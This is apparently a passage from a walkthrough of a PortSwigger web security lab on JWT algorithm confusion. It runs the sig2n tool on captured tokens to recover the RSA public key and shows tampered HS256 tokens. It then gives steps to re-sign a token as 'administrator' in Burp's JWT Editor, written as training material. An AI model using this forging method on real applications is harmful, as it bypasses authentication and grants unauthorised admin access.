
```
┌──(root㉿kali)-[~]
└─# docker run --rm -it portswigger/sig2n eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU1OTFhZG
Q2YTUiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4cCI6MTY3OTM3MDg4N
n0.QYwW31hYxUYINTYq_jv8BpLAltUCvpQuXbYD36BwwtEdVd09-bD9CawCoXQ6gEpRqSt1RZXqJdudjYs1OZGjBIIDL8CO3
sz2JZKpE0BtbuPKVljx4Ajw3-GXgh6RiwrLC2jRY_nZNw6mmRKXY0CdiNqEIY57-L5fYkTJ52IEXdeGe5vYBr8eNsybn8IV-
sNspSLBrE6xZgFuE472KqZ62S11qXEkV8rwlLCAnj9sDU4ygvLZ_8e4vXWRBoXUMTPUoftbtzFdPthRYM7rYszV0XMK3R9iQ
_h2vsRXgHWEyPyXWViJN_x2X1Bq1hAoG7TRvtCbVuYyHhcnW7804msXjg eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOT
VjMy1mNWU1OTFhZGQ2YTUiLCJhbGciOiJSUzI1NiJ9.eyJpc3MiOiJwb3J0c3dpZ2dlciIsInN1YiI6IndpZW5lciIsImV4c
CI6MTY3OTM3MDkxOH0.Skv9mvcq0jSsZMyirwSnW7MSJ5lM6ddwIhL9MbXrZGWyUAbcvXEn9gAlAILTvnHXDTfIQ_wUJ3w7d
SYUE4p-mEnUBWH6OceWJc7Me_jd2JqvCtqHgffw1fJIWMJQXrSQ7bWwyf9nYi6j2X_SFA7NqiDddz5D-fzcJzYf3WxSeOJ8r
p2AU6-bBM7yQ4KFG3aiCYaJu70xRAGNyTmydA_u-ZEZE9yAQdCe5JfhrrDnFacr0iIlPfm-cBL24ch4mioSKYDT_pTtkjAXZ
ofHKM-uKzv4R-r3CiZKmSQqJlfp0VTqvfBYGWFo9GAJYf5TMgy8AkPX_XxnKDOMWbQRRZ2JHA
```

- These are the results of the docker command.


- There are 2 different Keys (x509 and pkcs 1) and each one already has a tampered JWT Token that we can use to test if it works on the application. Grab the “Tampered JWT” token that is under the x509 Key.

```
Found n with multiplier 1:
    Base64 encoded x509 key: LS0tLS1CRUdJTiBQVUJMSUMgS0VZLS0tLS0KTUlJQklqQU5CZ2txaGtpRzl3MEJBUUV
GQUFPQ0FROEFNSUlCQ2dLQ0FRRUE5UE9GellKVENkWlNtN1liVzczbQorOU04V3I4RmtvaDF4YzNCQVNYRTBuV2pKcWtyb01
lNm5ndW9tVDRnZWROVHBVditjbWlabGpVMzBVbUo5VTdnCmdDOVVhZ1hpWFZ2b1JvWEZlV3M4K0tRYWZzcklYQzhrYmcvbmF
mUlg4cVNZZncvOWRySXZoWkVNM2FKNFh2N0UKL1o4ejRZREExwYUhXK2RCZFdQUlBkVXdXcWlwRUdIVDliVVFpcTZNUXVyZWo
wRlR1b2ZveHlicVN1aEJCTVNhYgp6eUx1MzdJTlJ3VnVDVTZYeStlTzRmcEFDeG4rWWZmdU10bnJNU1lvUER2QjE2TkRscjI
yb212SndoSFdCbmZyCnB1VlZSYzFJMEdSUjdFZTljM0FxSUJJTHp2bEpZQm0yZ2hDQVZoRGVmR2FuRyt2OURzK1M5SWUva1Z
rTi80U2wKK3dJREFRQUIKLS0tLS1FTkQgUFVCTElDIEtFWS0tLS0tCg==
    Tampered JWT: eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU1OTFhZGQ2YTUiLCJhbGciOiJIUzI1Ni
J9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAic3ViIjogIndpZW5lciIsICJleHAiOiAxNjc5NDUzOTMxfQ.RiWBM0Q6u_mIL5
vp_-pgsO-mmsTr0AczKk_kI2EzX0M
    Base64 encoded pkcs1 key: LS0tLS1CRUdJTiBSU0EgUFVCTElDIEtFWS0tLS0tCk1JSUJDZ0tDQVFFQTlQT0Z6WU
pUQ2RaU203WWJXNzNtKzlNOFdyOEZrb2gxeGMzQkFTWEUwbldqSnFrcm9NZTYKbmd1b21UNGdlZE5UcFV2K2NtaVpsalUzMF
VtSjlVN2dnQzlVYWdYaVhWdm9Sb1hGZVdzOCtLUWFmc3JJWEM4awpiZy9uYWZSWDhxU1lmdy85ZHJJdmhaRU0zYUo0WHY3RS
9aOHo0WURMcGFIVytkQmRXUFJQZFV3V3FpcEVHSFQ5CmJVUWlxNk1RdXJlajBGVHVvZm94eWJxU3VoQkJNU2FienlMdTM3SU
5Sd1Z1Q1U2WHkrZU80ZnBBQ3huK1lmZnUKTXRuck1TWW9QRHZCMTZORGxyMjJvbXZKd2hIV0JuZnJwdVZWUmMxSTBHUlI3RW
U5YzNBcUlCSUx6dmxKWUJtMgpnaENBVmhEZWZHYW5HK3Y5RHMrUzlJZS9rVmtOLzRTbCt3SURBUUFCCi0tLS0tRU5EIFJTQS
BQVUJMSUMgS0VZLS0tLS0K
    Tampered JWT: eyJraWQiOiJkODk1MjlhYS03NDM0LTQ2YzMtOTVjMy1mNWU1OTFhZGQ2YTUiLCJhbGciOiJIUzI1Ni
J9.eyJpc3MiOiAicG9ydHN3aWdnZXIiLCAic3ViIjogIndpZW5lciIsICJleHAiOiAxNjc5NDUzOTMxfQ.HSOG85gvnoj_np
J3VjtnYEdZUEi9wC9UaVjwgu3wdX0
```


- Use the “Tampered JWT” x509 Token to send a request to the application and we get a positive response which means this is a valid token that was signed with a valid Key.



- Now grab the x509 Key as this will be used to generate a Symmetric Key using Burp’s JWT Editor Keys tab



- Use the JWT Editor Keys to generate a new Symmetric Key.
- Replace the “k” value with the base64 encoded Key from the previous Step.
- We will use the Key to sign our own tampered JWT Tokens.



- Change the “sub” value to administrator and sign the Token with the Symmetric Key we generated from the previous step.